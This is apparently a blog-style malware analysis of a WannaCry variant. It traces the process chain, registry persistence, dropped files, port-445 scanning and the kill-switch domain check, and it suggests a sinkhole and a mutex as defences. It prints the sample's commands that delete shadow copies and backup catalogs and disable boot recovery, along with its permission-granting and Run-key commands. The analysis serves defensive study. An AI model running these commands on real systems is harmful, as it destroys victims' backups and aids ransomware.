WanaCrypt

LET'S FOLLOW THE FLOW:

WannaCry.exe calls wanaCry.exe -m security. Then it uses CreateProcess() function to create one of the most critical process **tasksche.exe**

CreateProcessA (NULL, "C:\WINDOWS\tasksche.exe /i", NULL, NULL, FALSE, **CREATE_NO_WINDOW**, NULL, NULL, ….)

Taskche.exe starts:

tasksche.exe /i
mssecsvc.exe
attrib +h
icacls . /grant Everyone:F /T /C /Q
icacls . /grant Everyone:F /T /C /Q
taskdl.exe
cmd /c 122751494777817.bat
cscript.exe //nologo m.vbs

Then starts @WanaDecryptor@.exe with arguments 'co'
@WanaDecryptor@.exe co

cmd.exe /c start /b @WanaDecryptor@.exe vs
cmd.exe /c start /b @WanaDecryptor@.exe vs

Taskche.exe added to autoRun

cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "pucrazmiune350" /t REG_SZ /d "\"C:\ProgramData\pucrazmiune350\tasksche.exe\"" /f

@WannaDecrypt@.exe calls vssadmin command:

cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet


At this point TOR.exe becomes active and TOR communication starts.

Malware will keep calling the following in a loop (after 'N' seconds)

vssadmin delete shadows /all /quiet
taskse.exe C:\ProgramData\pucrazmiune350\@WanaDecryptor@.exe

PLEASE NOTE:

- Like the previous payload, this one does not call taskkill.exe command in an infinite loop.
- It creates two services as well.




```
-> system\currentcontrolset\services\mssecsvc2.0"(R): 0
    -> (T) 8
        * [1] Type      4
        * [2] Start     5
        * [3] ErrorControl      12
        * [4] ImagePath 9
        * [5] DisplayName       11
        * [6] WOW64     5
        * [7] ObjectName        10
        * [8] FailureActions    14


-> system\currentcontrolset\services\pucrazmiune350"(R): 0
    -> (T) 7
        * [1] Type      4
        * [2] Start     5
        * [3] ErrorControl      12
        * [4] ImagePath 9
        * [5] DisplayName       11
        * [6] WOW64     5
        * [7] ObjectName        10
```

To get new services list in real-time you can download this tool, run as admin. Go to

http://udurrani.com/0fff/tl.html

And download **NEWSERVICEWATCH** (**Password is foo**)

It also creates a folder under c:\Programdata

--> c:\programdata\pucrazmiune350\00000000.eky
--> c:\programdata\pucrazmiune350\00000000.pky
--> c:\programdata\pucrazmiune350\00000000.res
--> c:\programdata\pucrazmiune350\@Please_Read_Me@.txt
--> c:\programdata\pucrazmiune350\@WanaDecryptor@.exe
--> c:\programdata\pucrazmiune350\@WanaDecryptor@.exe.lnk
--> c:\programdata\pucrazmiune350\b.wnry
--> c:\programdata\pucrazmiune350\c.wnry
--> c:\programdata\pucrazmiune350\f.wnry
--> c:\programdata\pucrazmiune350\msg
--> c:\programdata\pucrazmiune350\r.wnry
--> c:\programdata\pucrazmiune350\s.wnry
--> c:\programdata\pucrazmiune350\t.wnry
--> c:\programdata\pucrazmiune350\TaskData
--> c:\programdata\pucrazmiune350\taskdl.exe
--> c:\programdata\pucrazmiune350\tasksche.exe
--> c:\programdata\pucrazmiune350\taskse.exe
--> c:\programdata\pucrazmiune350\u.wnry
--> c:\programdata\pucrazmiune350\msg\m_bulgarian.wnry
--> c:\programdata\pucrazmiune350\msg\m_chinese (simplified).wnry
--> c:\programdata\pucrazmiune350\msg\m_chinese (traditional).wnry
--> c:\programdata\pucrazmiune350\msg\m_croatian.wnry
--> c:\programdata\pucrazmiune350\msg\m_czech.wnry
--> c:\programdata\pucrazmiune350\msg\m_danish.wnry
--> c:\programdata\pucrazmiune350\msg\m_dutch.wnry
--> c:\programdata\pucrazmiune350\msg\m_english.wnry
--> c:\programdata\pucrazmiune350\msg\m_filipino.wnry
--> c:\programdata\pucrazmiune350\msg\m_finnish.wnry
--> c:\programdata\pucrazmiune350\msg\m_french.wnry
--> c:\programdata\pucrazmiune350\msg\m_german.wnry
--> c:\programdata\pucrazmiune350\msg\m_greek.wnry
--> c:\programdata\pucrazmiune350\msg\m_indonesian.wnry
--> c:\programdata\pucrazmiune350\msg\m_italian.wnry
--> c:\programdata\pucrazmiune350\msg\m_japanese.wnry
--> c:\programdata\pucrazmiune350\msg\m_korean.wnry
--> c:\programdata\pucrazmiune350\msg\m_latvian.wnry
--> c:\programdata\pucrazmiune350\msg\m_norwegian.wnry
--> c:\programdata\pucrazmiune350\msg\m_polish.wnry
--> c:\programdata\pucrazmiune350\msg\m_portuguese.wnry
--> c:\programdata\pucrazmiune350\msg\m_romanian.wnry
--> c:\programdata\pucrazmiune350\msg\m_russian.wnry
--> c:\programdata\pucrazmiune350\msg\m_slovak.wnry
--> c:\programdata\pucrazmiune350\msg\m_spanish.wnry
--> c:\programdata\pucrazmiune350\msg\m_swedish.wnry
--> c:\programdata\pucrazmiune350\msg\m_turkish.wnry
--> c:\programdata\pucrazmiune350\msg\m_vietnamese.wnry
--> c:\programdata\pucrazmiune350\TaskData\Data
--> c:\programdata\pucrazmiune350\TaskData\Tor
--> c:\programdata\pucrazmiune350\TaskData\Data\Tor
--> c:\programdata\pucrazmiune350\TaskData\Tor\libeay32.dll
--> c:\programdata\pucrazmiune350\TaskData\Tor\libevent-2-0-5.dll
--> c:\programdata\pucrazmiune350\TaskData\Tor\libevent_core-2-0-5.dll
--> c:\programdata\pucrazmiune350\TaskData\Tor\libevent_extra-2-0-5.dll
--> c:\programdata\pucrazmiune350\TaskData\Tor\libgcc_s_sjlj-1.dll
--> c:\programdata\pucrazmiune350\TaskData\Tor\libssp-0.dll
--> c:\programdata\pucrazmiune350\TaskData\Tor\ssleay32.dll
--> c:\programdata\pucrazmiune350\TaskData\Tor\taskhsvc.exe
--> c:\programdata\pucrazmiune350\TaskData\Tor\tor.exe
--> c:\programdata\pucrazmiune350\TaskData\Tor\zlib1.dll

To get recursive search tool Go to

http://udurrani.com/0fff/tl.html

And download **SOME OTHER STUFF** (**Password is foo**). **Look for RSearch.exe**

LET'S FOLLOW THE PROCESSES:

Here is the real-time view of processes while the malware was running.

Format:
TimeStamp: Process [PID] ParentProcess [ParentPID]

This should give you an idea whats going on. E.g. **TASKCHE.EXE** is pretty active and is performing most of the tasks

05-14-2017-18-59-38wanaCry.exe [1936]explorer.exe 1180
05-14-2017-18-59-44wanaCry.exe [2724]services.exe 516
05-14-2017-19-00-09tasksche.exe [1704] wanaCry.exe 1936
05-14-2017-19-00-39cmd.exe [2652] services.exe 516
05-14-2017-19-00-39tasksche.exe [2612] cmd.exe 2652
05-14-2017-19-00-39MpCmdRun.exe [2076] svchost.exe 2632
05-14-2017-19-00-39conhost.exe [2664] csrss.exe 364
05-14-2017-19-00-57attrib.exe [1744] tasksche.exe 2612
05-14-2017-19-01-12mssecsvc.exe [644] lsass.exe 524
05-14-2017-19-01-55tasksche.exe [100] mssecsvc.exe 644
05-14-2017-19-02-10conhost.exe [2096] csrss.exe 364
05-14-2017-19-02-10icacls.exe [2460] tasksche.exe 2612
05-14-2017-19-02-16cmd.exe [772] services.exe 516
05-14-2017-19-02-16tasksche.exe [2744] cmd.exe 772
05-14-2017-19-02-29attrib.exe [1740] tasksche.exe 2744
05-14-2017-19-02-31icacls.exe [2312] tasksche.exe 2744
05-14-2017-19-02-37tasksche.exe [1732] tasksche.exe 1704
05-14-2017-19-02-46attrib.exe [1112] tasksche.exe 1732
05-14-2017-19-02-51conhost.exe [1336] csrss.exe 364
05-14-2017-19-03-24taskdl.exe [2312] tasksche.exe 2612
05-14-2017-19-03-34icacls.exe [2728] tasksche.exe 1732
05-14-2017-19-03-34conhost.exe [1160] csrss.exe 768
05-14-2017-19-03-39taskhost.exe [2176] services.exe 516
05-14-2017-19-04-08cmd.exe [3128] tasksche.exe 2612
05-14-2017-19-04-50cscript.exe [3464] cmd.exe 3128
05-14-2017-19-04-54taskdl.exe [3520] tasksche.exe 2612
05-14-2017-19-06-20taskdl.exe [3912] tasksche.exe 2612
05-14-2017-19-07-31cmd.exe [1136] explorer.exe 1180
05-14-2017-19-07-51taskdl.exe [3692] tasksche.exe 2612
05-14-2017-19-09-26taskdl.exe [3148] tasksche.exe 2612
05-14-2017-19-09-31@WanaDecryptor@.exe [2104] tasksche.exe 2612
05-14-2017-19-10-00cmd.exe [3496] tasksche.exe 2612

```
05-14-2017-19-10-00 taskdl.exe [ 3480 ]     tasksche.exe      2612
05-14-2017-19-10-05 taskse.exe [ 3472 ]     tasksche.exe      2612
05-14-2017-19-11-04 taskdl.exe [ 3672 ]     tasksche.exe      2612
05-14-2017-19-11-15 cmd.exe [ 916 ] tasksche.exe      2612
05-14-2017-19-11-27 @WanaDecryptor@.exe [ 2052 ]      cmd.exe   3496
05-14-2017-19-11-40 taskdl.exe [ 3640 ]     tasksche.exe      2612
05-14-2017-19-11-43 @WanaDecryptor@.exe [ 3948 ]      taskse.exe 3472
05-14-2017-19-11-50 taskhsvc.exe [ 424 ]    @WanaDecryptor@.exe  2104
05-14-2017-19-11-52 cmd.exe [ 3600 ]        @WanaDecryptor@.exe  2052
05-14-2017-19-12-52 taskse.exe [ 3412 ]     tasksche.exe      2612
05-14-2017-19-13-00 taskdl.exe [ 1796 ]     tasksche.exe      2612
05-14-2017-19-13-05 vssadmin.exe [ 3560 ]   cmd.exe   3600
05-14-2017-19-13-17 svchost.exe [ 2680 ]    services.exe      516
05-14-2017-19-13-26 taskse.exe [ 3304 ]     tasksche.exe      2612
05-14-2017-19-13-27 @WanaDecryptor@.exe [ 3488 ]      taskse.exe 3412
05-14-2017-19-14-00 taskdl.exe [ 3376 ]     tasksche.exe      2612
05-14-2017-19-14-01 taskhsvc.exe [ 3564 ]   @WanaDecryptor@.exe  2104
05-14-2017-19-14-10 @WanaDecryptor@.exe [ 3532 ]      taskse.exe 3304
05-14-2017-19-14-13 VSSVC.exe [ 2828 ]      services.exe      516
05-14-2017-19-14-17 dllhost.exe [ 3776 ]    svchost.exe       652
05-14-2017-19-14-29 taskse.exe [ 3324 ]     tasksche.exe      2612
05-14-2017-19-14-39 taskdl.exe [ 3452 ]     tasksche.exe      2612
05-14-2017-19-14-41 dllhost.exe [ 2420 ]    svchost.exe       652
```

To get new services list in real-time you can download this tool, run as admin. Go to

http://udurrani.com/0fff/tl.html

And download **NEWPROCWATCH** (**Password is foo**).

LET'S FOLLOW THE CONNECTIONS

Connection pattern starts with connecting to multiple IP addresses internal & external on port 445, very strange :)

TimeStamp	ProcessID	ProcessName	STATE	LocalIpAddress	LocalPort	RemoteIpAddress	RemotePort
05-14-2017-19-00-23	2724	wanaCry.exe	INITIATING	172.16.177.143	49158	95.209.213.156	445
05-14-2017-19-00-24	2724	wanaCry.exe	INITIATING	172.16.177.143	49159	70.155.74.46	445
05-14-2017-19-00-26	2724	wanaCry.exe	INITIATING	172.16.177.143	49160	69.23.171.111	445
05-14-2017-19-00-26	2724	wanaCry.exe	INITIATING	172.16.177.143	49161	118.234.104.89	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49163	172.16.177.3	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49164	172.16.177.2	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49165	172.16.177.4	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49166	172.16.177.5	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49167	172.16.177.6	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49168	172.16.177.7	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49169	172.16.177.9	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49170	172.16.177.8	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49171	14.155.176.175	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49172	172.16.177.10	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49173	172.16.177.11	445
05-14-2017-19-00-27	2724	wanaCry.exe	INITIATING	172.16.177.143	49174	24.217.252.40	445
05-14-2017-19-00-28	2724	wanaCry.exe	INITIATING	172.16.177.143	49175	172.16.177.12	445
05-14-2017-19-00-28	2724	wanaCry.exe	INITIATING	172.16.177.143	49176	172.16.177.13	445
05-14-2017-19-00-28	2724	wanaCry.exe	INITIATING	172.16.177.143	49177	172.16.177.14	445
05-14-2017-19-00-28	2724	wanaCry.exe	INITIATING	172.16.177.143	49178	172.16.177.15	445
05-14-2017-19-00-28	2724	wanaCry.exe	INITIATING	172.16.177.143	49179	34.29.0.34	445
05-14-2017-19-00-53	4	System	ESTABLISHED	172.16.177.143	445	172.16.177.143	49562
05-14-2017-19-00-53	4	System	ESTABLISHED	172.16.177.143	445	172.16.177.143	49563
05-14-2017-19-00-53	4	System	ESTABLISHED	172.16.177.143	445	172.16.177.143	49564
05-14-2017-19-00-53	4	System	ESTABLISHED	172.16.177.143	445	172.16.177.143	49565
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49527	92.145.253.60	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49528	57.168.195.19	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49529	191.54.77.5	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49530	183.186.28.247	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49531	70.190.230.105	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49532	6.36.90.53	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49533	193.42.163.39	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49534	126.56.82.48	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49535	92.24.132.63	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49536	142.178.148.30	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49537	18.78.171.72	445
05-14-2017-19-00-53	2724	wanaCry.exe	INITIATING	172.16.177.143	49538	188.178.155.127	445
05-14-2017-19-14-24	2724	wanaCry.exe	INITIATING	172.16.177.143	53539	119.217.245.95	445
05-14-2017-19-14-24	2724	wanaCry.exe	INITIATING	172.16.177.143	53542	57.69.90.202	445
05-14-2017-19-14-24	2724	wanaCry.exe	INITIATING	172.16.177.143	53543	5.135.172.179	445
05-14-2017-19-14-24	2724	wanaCry.exe	INITIATING	172.16.177.143	53546	30.110.53.40	445
05-14-2017-19-14-39	2104	@WanaDecryptor@.exe	INITIATING	127.0.0.1	53560	127.0.0.1	9050

To get new connections list in real-time you can download this tool, Go to

http://udurrani.com/0fff/tl.html

And download **NEWCONWATCH** (**Password is foo**). **DB is in the memory, so memory may grow just a little with each new connection.**

SO WHAT'S THE KILL SWITCH THIS TIME ???


Look at the char *url. its a character pointer.

```
char *url = "http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com";
char *agentName

    /* AGENT, PROXY, PROXY_BY_ASS info is passed in the following */
        HANDLE_1 = InternetOpenA(agentName, 0x1, eax, eax, eax, ..);


    /* URL, HEADER info is provided here */
    HANDLE_2 = InternetOpenUrlA(HANDLE_1, url, 0x0, 0x0, 0x84000000, 0x0);

    // Put ESI on the stack, if EDI Register  = 0 on success i.e. HANDLE_2 != NULL
    if (edi == 0x0) {
            InternetCloseHandle(stack[2027]);
            InternetCloseHandle(0x0, stack[2027]);
            START_TASK();   // This is the BAD GUY
    }
    else {
            InternetCloseHandle(HANDLE_1);
            InternetCloseHandle(edi, HANDLE_2);
    }
    return (0);
}
```

Kill-switch is an effort to evade sandBoxing.

Please don't expect the Sandbox solution(s) to fix this issue. They are designed to block everything related to a malware. When they run the malware in a sandbox, they record URL's and IP's communicated. Later they create IPS signatures on the fly and push them every where. A sandbox (dynamic execution) is designed to do this, so its not a bad thing. its just that attackers have to come up with new techniques to by-pass security measures.

Solution to the above issue, is to have an internal Sinkhole. I think every one should have it anyway. On your DNS create a following rule. Please change accordingly. Don't copy and paste



This time when the DNS request goes out

It will resolve to an internal IP address. Make sure your Sinkhole resolves to an internal ip address, its always better.

```
(LAYER: 4)
s_port: 57694 |d_port: 53 |len=53
    7E 1B 01 00 00 01 00 00 00 00 00 00 03 77 77 77        ~.............www
    29 69 66 66 65 72 66 73 6F 64 70 39 69 66 6A 61        )ifferfsodp9ifja
    70 6F 73 64 66 6A 68 67 6F 73 75 72 69 6A 66 61        posdfjhgosurijfa
    65 77 72 77 65 72 67 77 65 61 03 63 6F 6D 00 00        ewrwergwea.com..
    01 00 01                                               ...
```

I developed a dynamic sinkhole solution, you can take a look at:

http://udurrani.com/0fff/sink.html

Using this you can interact with the malware very easily by opening the ports dynamically and capturing everything. Send me an email, maybe I will share a VM with you.

WHAT'S UP WITH THE MUTEX ???

This malware creates a mutex when it runs. This is to make sure the malware doesn't overRun itself. if the mutex is in the memory, this implies malware is already running. I have a binary that can create this mutex and goes to background. You can see it in the process stack. I will create a new version that would create a Mutex as an argument. You can apply a mutex name and it will create and runs in the background. I will upload it soon. This one is specific to the current variant.

Go to the following page. Towards the end of the page there is a link to download. Password as usual is foo.

http://udurrani.com/0fff/ue.html

Mutex could be changed in other versions of the malware, so its not 100%